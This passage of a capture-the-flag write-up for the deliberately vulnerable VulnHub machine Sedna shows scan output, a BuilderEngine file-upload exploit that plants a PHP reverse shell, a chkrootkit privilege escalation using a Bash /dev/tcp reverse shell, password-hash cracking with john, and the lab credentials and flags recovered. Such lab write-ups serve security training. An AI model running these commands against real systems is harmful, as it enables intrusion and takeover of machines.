159 | GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhFKZoxbY6mkRGwci2LGo2fuh6oY1+n
160 | K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6Cf1EFEqbVftwQLTI7WMfmb
161 | vHHPVrWarDaVL8BrUGZOSqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
162 | dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAANQME4w
163 | HQYDVR00BBYEFQC1pdBP6HsgfOSj4Ja0/CL9Rgt4MB8GA1UdIwQYMBaAFQC1pdBP
164 | 6HsgfOSj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
165 | ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgjCPtUMUzINeGkPBES/yNL
166 | R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAqlpzg1+c1CUZP
167 | TKQlrNZ1MYAJMJNebn2zXNPY+o4XOFoda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
168 | BCab1I91ExaHiIRMjOUNsXae9kZiYFkh2HghKN+/b/fGoYClw0v6U/BFeAtCwen
169 | F00sUuo8V8xwIxGotA/swaAznhe481bXX5sKSjr19W/EIxpNUueg9Sx4uEBfAEFo
170 | W+4SElVrFEDdGPE+HYeeBHY=
171 | _-----END CERTIFICATE-----
172 |_ssl-date: TLS randomness does not represent time
173 8080/tcp open  http          syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
174 | http-methods:
175 |   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
176 |_ Potentially risky methods: PUT DELETE
177 |_http-open-proxy: Proxy might be redirecting requests
178 |_http-server-header: Apache-Coyote/1.1
179 |_http-title: Apache Tomcat
180 MAC Address: 00:0C:29:53:40:6E (VMware)
181 Service Info: Host: SEDNA; OS: Linux; CPE: cpe:/o:linux:linux_kernel
182
183 Host script results:
184 |_clock-skew: mean: 1h19m48s, deviation: 2h18m34s, median: -12s
185 | nbstat: NetBIOS name: SEDNA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
186 | Names:
187 |   SEDNA<00>           Flags: <unique><active>
188 |   SEDNA<03>           Flags: <unique><active>
189 |   SEDNA<20>           Flags: <unique><active>
190 |   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
191 |   WORKGROUP<00>       Flags: <group><active>
192 |   WORKGROUP<1d>       Flags: <unique><active>

```

```

193 |   WORKGROUP<1e>           Flags: <group><active>
194 | Statistics:
195 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
196 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
197 |_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
198 | p2p-conficker:
199 |   Checking for Conficker.C or higher...
200 |   Check 1 (port 37004/tcp): CLEAN (Couldn't connect)
201 |   Check 2 (port 19405/tcp): CLEAN (Couldn't connect)
202 |   Check 3 (port 47650/udp): CLEAN (Timeout)
203 |   Check 4 (port 64850/udp): CLEAN (Failed to receive data)
204 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
205 | smb-os-discovery:
206 |   OS: Unix (Samba 4.1.6-Ubuntu)
207 |   NetBIOS computer name: SEDNA\x00
208 |   Workgroup: WORKGROUP\x00
209 |_ System time: 2019-09-18T21:02:13-04:00
210 | smb-security-mode:
211 |   account_used: guest
212 |   authentication_level: user
213 |   challenge_response: supported
214 |_ message_signing: disabled (dangerous, but default)
215 | smb2-security-mode:
216 |   2.02:
217 |_   Message signing enabled but not required
218 | smb2-time:
219 |   date: 2019-09-18 18:02:13
220 |_ start_date: N/A
221
222 Read data files from: /usr/bin/./share/nmap
223 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
224 # Nmap done at Wed Sep 18 18:02:34 2019 -- 1 IP address (1 host up) scanned in 27.71 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux protocol 2.0)	./results/192.168.92.176/scans/tcp_22_ssh_nmap.txt
2.	53/tcp	domain	ttl 64 ISC BIND 9.9.5-3 (Ubuntu Linux)	./results/192.168.92.176/scans/tcp_53_dns_nmap.txt
3.	80/tcp	http	ttl 64 Apache httpd 2.4.7 ((Ubuntu))	./results/192.168.92.176/scans/tcp_8080_http_gobuster.txt ./results/192.168.92.176/scans/tcp_8080_http_nikto.txt ./results/192.168.92.176/scans/tcp_8080_http_nmap.txt ./results/192.168.92.176/scans/tcp_8080_http_robots.txt ./results/192.168.92.176/scans/tcp_8080_http_whatweb.txt ./results/192.168.92.176/scans/tcp_80_http_gobuster.txt ./results/192.168.92.176/scans/tcp_80_http_nikto.txt ./results/192.168.92.176/scans/tcp_80_http_nmap.txt ./results/192.168.92.176/scans/tcp_80_http_robots.txt ./results/192.168.92.176/scans/tcp_80_http_whatweb.txt
4.	110/tcp	pop3	ttl 64 Dovecot pop3d	./results/192.168.92.176/scans/tcp_110_pop3_nmap.txt
5.	111/tcp	rpcbind	ttl 64 2-4 (RPC #100000)	./results/192.168.92.176/scans/tcp_111_nfs_nmap.txt ./results/192.168.92.176/scans/tcp_111_rpc_nmap.txt ./results/192.168.92.176/scans/tcp_111_showmount.txt
6.	137/udp	netbios-ns?	ttl 64	./results/192.168.92.176/scans/enum4linux.txt ./results/192.168.92.176/scans/nbtscan.txt ./results/192.168.92.176/scans/udp_137_smb_nmap.txt
7.	139/tcp	netbios-ssn	ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	./results/192.168.92.176/scans/enum4linux.txt ./results/192.168.92.176/scans/smbclient.txt ./results/192.168.92.176/scans/tcp_139_smb_nmap.txt
8.	143/tcp	imap	ttl 64 Dovecot imapd (Ubuntu)	./results/192.168.92.176/scans/tcp_143_imap_nmap.txt
9.	445/tcp	netbios-ssn	ttl 64 Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)	./results/192.168.92.176/scans/enum4linux.txt ./results/192.168.92.176/scans/smbclient.txt ./results/192.168.92.176/scans/tcp_445_smb_nmap.txt
10.	993/tcp	ssl/imap	ttl 64 Dovecot imapd (Ubuntu)	./results/192.168.92.176/scans/tcp_993_imap_nmap.txt
11.	995/tcp	ssl/pop3	ttl 64 Dovecot pop3d	./results/192.168.92.176/scans/tcp_993_sslscan.txt ./results/192.168.92.176/scans/tcp_995_pop3_nmap.txt ./results/192.168.92.176/scans/tcp_995_sslscan.txt
12.	8080/tcp	http	ttl 64 Apache Tomcat/Coyote JSP engine 1.1	./results/192.168.92.176/scans/tcp_8080_http_gobuster.txt ./results/192.168.92.176/scans/tcp_8080_http_nikto.txt ./results/192.168.92.176/scans/tcp_8080_http_nmap.txt ./results/192.168.92.176/scans/tcp_8080_http_robots.txt
13.	40176/tcp	status	ttl 64 1 (RPC #100024)	./results/192.168.92.176/scans/tcp_8080_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. From the Nikto scan report we see that there is a `license.txt` file that could be interesting. We take a look at the file and find Copyright (c) 2012 - 2015 BuilderEngine / Radian Enterprise Systems Limited. message in it indicating installation of BuilderEngine application:

```

1 - Nikto v2.1.6
2 -----
3 + Target IP:      192.168.92.176
4 + Target Hostname: 192.168.92.176
5 + Target Port:    80
6 + Start Time:     2019-09-18 18:02:37 (GMT-7)
7 -----
8 + Server: Apache/2.4.7 (Ubuntu)
9 + Server leaks inodes via ETags, header found with file /, fields: 0x65 0x53fb059bb5bc8
10 + The anti-clickjacking X-Frame-Options header is not present.
11 + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
    ↪ against some forms of XSS
12 + The X-Content-Type-Options header is not set. This could allow the user agent to render the
    ↪ content of the site in a different fashion to the MIME type
13 + No CGI Directories found (use '-C all' to force check all possible dirs)
14 + "robots.txt" contains 1 entry which should be manually viewed.
15 + Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final
    ↪ release) and 2.2.29 are also current.
16 + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
17 + OSVDB-3268: /files/: Directory indexing found.
18 + OSVDB-3092: /files/: This might be interesting...
19 + OSVDB-3092: /system/: This might be interesting...
20 + OSVDB-3233: /icons/README: Apache default file found.
21 + OSVDB-3092: /license.txt: License file found may identify site software.
22 + 7536 requests: 0 error(s) and 12 item(s) reported on remote host

```

23 + End Time: 2019-09-18 18:03:34 (GMT-7) (57 seconds)

24 -----

25 + 1 host(s) tested

Findings

Open Ports

1	22/tcp		ssh		OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
2	53/tcp		domain		ISC BIND 9.9.5-3 (Ubuntu Linux)
3	80/tcp		http		Apache httpd 2.4.7 ((Ubuntu))
4	110/tcp		pop3		Dovecot pop3d
5	111/tcp		rpcbind		2-4 (RPC #100000)
6	137/udp		netbios-ns?		
7	139/tcp		netbios-ssn		Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8	143/tcp		imap		Dovecot imapd (Ubuntu)
9	445/tcp		netbios-ssn		Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
10	993/tcp		ssl/imap		Dovecot imapd (Ubuntu)
11	995/tcp		ssl/pop3		Dovecot pop3d
12	8080/tcp		http		Apache Tomcat/Coyote JSP engine 1.1
13	40176/tcp		status		1 (RPC #100024)

Files

1 http://192.168.92.176/license.txt

Phase #2: Exploitation

1. There's an arbitrary file upload exploit for BuilderEngine that we can use:

```
1 searchsploit builderengine
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # ss builderengine
.....
Exploit Title | Path
.....
BuilderEngine 3.5.0 - Arbitrary File Upload and Execution (Metasploit) | /usr/share/exploitdb/
BuilderEngine 3.5.0 - Arbitrary File Upload | exploits/php/remote/42025.rb
BuilderEngine 3.5.0 - Arbitrary File Upload | exploits/php/webapps/40390.php
.....
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
```

Figure 4: writeup.exploitation.steps.1.1

2. The exploit needs an update to point to the right BuilderEngine url and then it can be used to POST a local file to the target server. We use this exploit to upload a PHP reverse shell, note the location of uploaded file, start a local netcat listener and trigger file execution to catch incoming reverse shell:

```
1 http://192.168.92.176/themes/dashboard/assets/plugins/jquery-file-upload/server/php/
2 nc -nlvp 9999
3 http://192.168.92.176/files/php-reverse-shell.php
```




Figure 5: writeup.exploitation.steps.2.1




Figure 6: writeup.exploitation.steps.2.2


```

root@kali: ~/toolbox/data/writeups/vulnhub.sedna # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.176] 33511
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
 21:22:30 up 22 min,  0 users,  load average: 0.01, 0.07, 0.25
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
$
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:53:40:6e
          inet addr:192.168.92.176  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe53:406e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:625597 errors:6 dropped:7 overruns:0 frame:0
          TX packets:488807 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:63714580 (63.7 MB)  TX bytes:133375349 (133.3 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:531 errors:0 dropped:0 overruns:0 frame:0
          TX packets:531 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:93984 (93.9 KB)  TX bytes:93984 (93.9 KB)

$

```

Figure 7: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```

1 www-data@Sedna> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@Sedna>
4 www-data@Sedna> uname
5 Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686
   ↪ GNU/Linux
6 www-data@Sedna>
7 www-data@Sedna> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:0c:29:53:40:6e
9       inet addr:192.168.92.176  Bcast:192.168.92.255  Mask:255.255.255.0
10      inet6 addr: fe80::20c:29ff:fe53:406e/64 Scope:Link
11      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12      RX packets:625597 errors:6 dropped:7 overruns:0 frame:0
13      TX packets:488807 errors:0 dropped:0 overruns:0 carrier:0
14      collisions:0 txqueuelen:1000
15      RX bytes:63714580 (63.7 MB)  TX bytes:133375349 (133.3 MB)
16      Interrupt:19 Base address:0x2000
17 www-data@Sedna>
18 www-data@Sedna> users

```


Phase #3: Privilege Escalation

1. While exploring `/var/www` directory we find the first flag:

```
1 cat /var/www/flag.txt
```

```
www-data@Sedna:/$ cd /var/www/
flag.txt html/
www-data@Sedna:/$ cd /var/www/
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$ ls -la
total 16
drwxr-xr-x  3 root      root      4096 Oct 22  2016 .
drwxr-xr-x 13 root      root      4096 Oct  7  2016 ..
-rw-r--r--  1 www-data www-data   33 Oct 22  2016 flag.txt
drwxr-xr-x  9 www-data www-data  4096 Oct 25  2016 html
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$ cat flag.txt
bfb7e6e6e88d9ae66848b9aeac6b289
www-data@Sedna:/var/www$
```

Figure 8: writeup.privesc.steps.1.1

2. We look for presence of `chkrootkit` shell script and find at `/etc/chkrootkit/chkrootkit`:

```
1 find / -type f -name chkrootkit 2>/dev/null
2 file /etc/chkrootkit/chkrootkit
```

```
www-data@Sedna:/tmp$ find / -type f -name chkrootkit 2>/dev/null
/etc/chkrootkit/chkrootkit
www-data@Sedna:/tmp$
www-data@Sedna:/tmp$
www-data@Sedna:/tmp$ file /etc/chkrootkit/chkrootkit
/etc/chkrootkit/chkrootkit: POSIX shell script, ASCII text executable
www-data@Sedna:/tmp$
```

Figure 9: writeup.privesc.steps.2.1

3. We find a local privilege escalation exploit for `chkrootkit` using `searchsploit` and look at steps to use this:

```
1 searchsploit chkrootkit
2 searchsploit -x 33899
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # ss chkrootkit
.....
Exploit Title | Path
..... | (/usr/share/exploitdb/)
.....
chkrootkit 0.49 - Local Privilege Escalation | exploits/linux/local/33899.txt
chkrootkit - Local Privilege Escalation (Metasploit) | exploits/linux/local/38775.rb
.....
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
```

Figure 10: writeup.privesc.steps.3.1

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in cron.daily) and has write access to /tmp (not mounted noexec), he may easily take advantage of this.

Figure 11: writeup.privesc.steps.3.2

4. For the exploit to work, we create a /tmp/update file, assign executable permissions to it and add a Bash reverse shell command to it:

```
1 touch /tmp/update
2 chmod +x /tmp/update
3 printf "bash -i >& /dev/tcp/192.168.92.163/443 0>&1 \n" >/tmp/update
4 cat /tmp/update
5 bash -i >& /dev/tcp/192.168.92.163/443 0>&1
```

```
www-data@Sedna:/tmp$ touch /tmp/update
www-data@Sedna:/tmp$ chmod +x /tmp/update
www-data@Sedna:/tmp$ printf "bash -i >& /dev/tcp/192.168.92.163/443 0>&1 \n" >/tmp/update
www-data@Sedna:/tmp$ cat /tmp/update
bash -i >& /dev/tcp/192.168.92.163/443 0>&1
www-data@Sedna:/tmp$
```

Figure 12: writeup.privesc.steps.4.1

5. Once chkrootkit shell script excutes via cronjob, it will also run /tmp/update file with root privileges giving us an elevated shell:

```
1 nc -nlvp 443
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.sedna # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.176] 33516
bash: cannot set terminal process group (17392): Inappropriate ioctl for device
bash: no job control in this shell
root@Sedna:~#

root@Sedna:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Sedna:~#

root@Sedna:~# uname -a
uname -a
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
root@Sedna:~#

root@Sedna:~# ifconfig
ifconfig
Command 'ifconfig' is available in '/sbin/ifconfig'
The command could not be located because '/sbin' is not included in the PATH environment variable.
This is most likely caused by the lack of administrative privileges associated with your user account.
ifconfig: command not found
root@Sedna:~#

root@Sedna:~# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:53:40:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.176/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe53:406e/64 scope link
        valid_lft forever preferred_lft forever
root@Sedna:~#

```

Figure 13: writeup.privesc.steps.5.1

6. We then get the second flag at /root/flag.txt:

```

1 cat /root/flag.txt

```

```

root@Sedna:~# pwd
pwd
/root
root@Sedna:~#

root@Sedna:~#

root@Sedna:~# ls -la
ls -la
total 65776
drwx----- 5 root root      4096 Mar 12  2017 .
drwxr-xr-x 21 root root      4096 Oct  7  2016 ..
-rw-r--r-- 1 root root 67309882 Oct 24  2016 8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip
-rw----- 1 root root       212 Mar 12  2017 .bash_history
-rw-r--r-- 1 root root     3106 Feb 19  2014 .bashrc
drwx----- 2 root root      4096 Oct 22  2016 .cache
drwxr-xr-x 2 root root      4096 Oct  7  2016 chkrootkit
----- 1 root root         33 Oct 22  2016 flag.txt
-rw-r--r-- 1 root root       140 Feb 19  2014 .profile
-rw-r--r-- 1 root root         66 Oct  8  2016 .selected_editor
drwx----- 2 root root      4096 Oct 22  2016 .ssh
root@Sedna:~#

root@Sedna:~#

root@Sedna:~# cat flag.txt
cat flag.txt
a10828bee17db751de4b936614558305
root@Sedna:~#

```

Figure 14: writeup.privesc.steps.6.1

7. While exploring `/etc/tomcat7` directory we come across third flag:

```

1 cat /etc/tomcat7/tomcat-users.xml

```

```

root@Sedna:~# cat /etc/tomcat7/tomcat-users.xml
cat /etc/tomcat7/tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users>
<!--
NOTE: By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this app,
you must define such a user - the username and password are arbitrary.
-->
<!--
NOTE: The sample user and role entries below are wrapped in a comment
and thus are ignored when reading this file. Do not forget to remove
<!-- .. --> that surrounds them.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="tomcat" roles="tomcat"/>
<user username="both" password="tomcat" roles="tomcat,role1"/>
<user username="role1" password="tomcat" roles="role1"/>
-->
<role rolename="manager-gui"/>
<user username="tomcat" password="submitthisforpoints" roles="manager-gui"/>
</tomcat-users>
root@Sedna:~#

```

Figure 15: writeup.privesc.steps.7.1

8. To obtain fourth and final flag, we need to crack hash for user `crackmeforpoints`. We created a wordlist from https://en.wikipedia.org/wiki/90377_Sedna and tried bruteforcing but it failed. We then tried bruteforcing using the `rockyou.txt` wordlist but it didn't complete on time:

```

1 cewl -m 4 -w dict.txt "https://en.wikipedia.org/wiki/90377_Sedna"
2 unshadow passwd shadow >unshadowed ; john --rules --wordlist=./dict.txt unshadowed
3 john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed

```

```

root@kali: ~/toolbox/data/writeups/vulnhub.sedna # john --rules --wordlist=./dict.txt unshadowed
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:01:33:23 DONE (2019-09-19 13:56) 0g/s 170.8p/s 341.6c/s 341.6C/s Aghtinniuming..Himining
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #

```

Figure 16: writeup.privesc.steps.8.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.sedna # whr crack
crack is aliased to `unshadow passwd shadow >unshadowed ; john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed`
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # crack
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 0.00% (ETA: 2019-12-21 05:35) 0g/s 107.4p/s 214.9c/s 214.9C/s evelyn..pebbles
0g 0:00:21:28 0.02% (ETA: 2019-11-23 06:23) 0g/s 172.4p/s 344.8c/s 344.8C/s dr1234..donkey10

```

Figure 17: writeup.privesc.steps.8.2

Loot

Hashes

```
1 root:$6┘  
   ↪ $sZyJlUny$0cHP9bd8d09rAKAlryxUjnUbH0dxgZc2uCePZMUUKSeIdALUulXLQ1iDjoEQpvZI.HTHOHUkCR.m39Xrt.....  
2 crackmeforpoints:$6$p22wX4fD$RRAamkeGIA56pj4MpM7CbrKPhShVkZnNH2NjZ8JMUP6Y/1upG.54kSph/┘  
   ↪ HSP1LFcn4.2C11cFOR7Qmo.....
```

Credentials

```
1 tomcat: tomcat/submitthisforp.....
```

Flags

```
1 bfbb7e6e6e88d9ae66848b9ae.....  
2 a10828bee17db751de4b93661.....
```

References

- [+] <https://www.vulnhub.com/entry/hackfest2016-sedna,181/>
- [+] <https://www.n00py.io/2017/03/vulnhub-walkthrough-hackfest2016-sedna/>

[VulnHub] HackLAB: Vulnix

Date: 20/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_nfs_rw](#), [exploit_ssh_authorizedkeys](#), [privesc_nfs_norootsquash](#), [privesc_ssh_authorizedkeys](#)

Overview

This is a writeup for VulnHub VM [HackLAB: Vulnix](#). Here are stats for this machine from [machinescli](#):

✦ machinescli -t --info vulnix

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#48	HackLAB: Vulnix			🐧	🟣	🔴	exploit_nfs_rw exploit_ssh_authorizedkeys privesc_nfs_norootsquash privesc_ssh_authorizedkeys

✦

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 22/tcp/ssh/OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0): [exploit_ssh_authorizedkeys](#), [privesc_ssh_authorizedkeys](#)
2. 2049/tcp/nfs_acl/2-3 (RPC #100227): [exploit_nfs_rw](#), [privesc_nfs_norootsquash](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Thu Sep 19 17:29:26 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.vulnix/results/192.168.92.177/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.vulnix/results/192.168.92.177/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.177
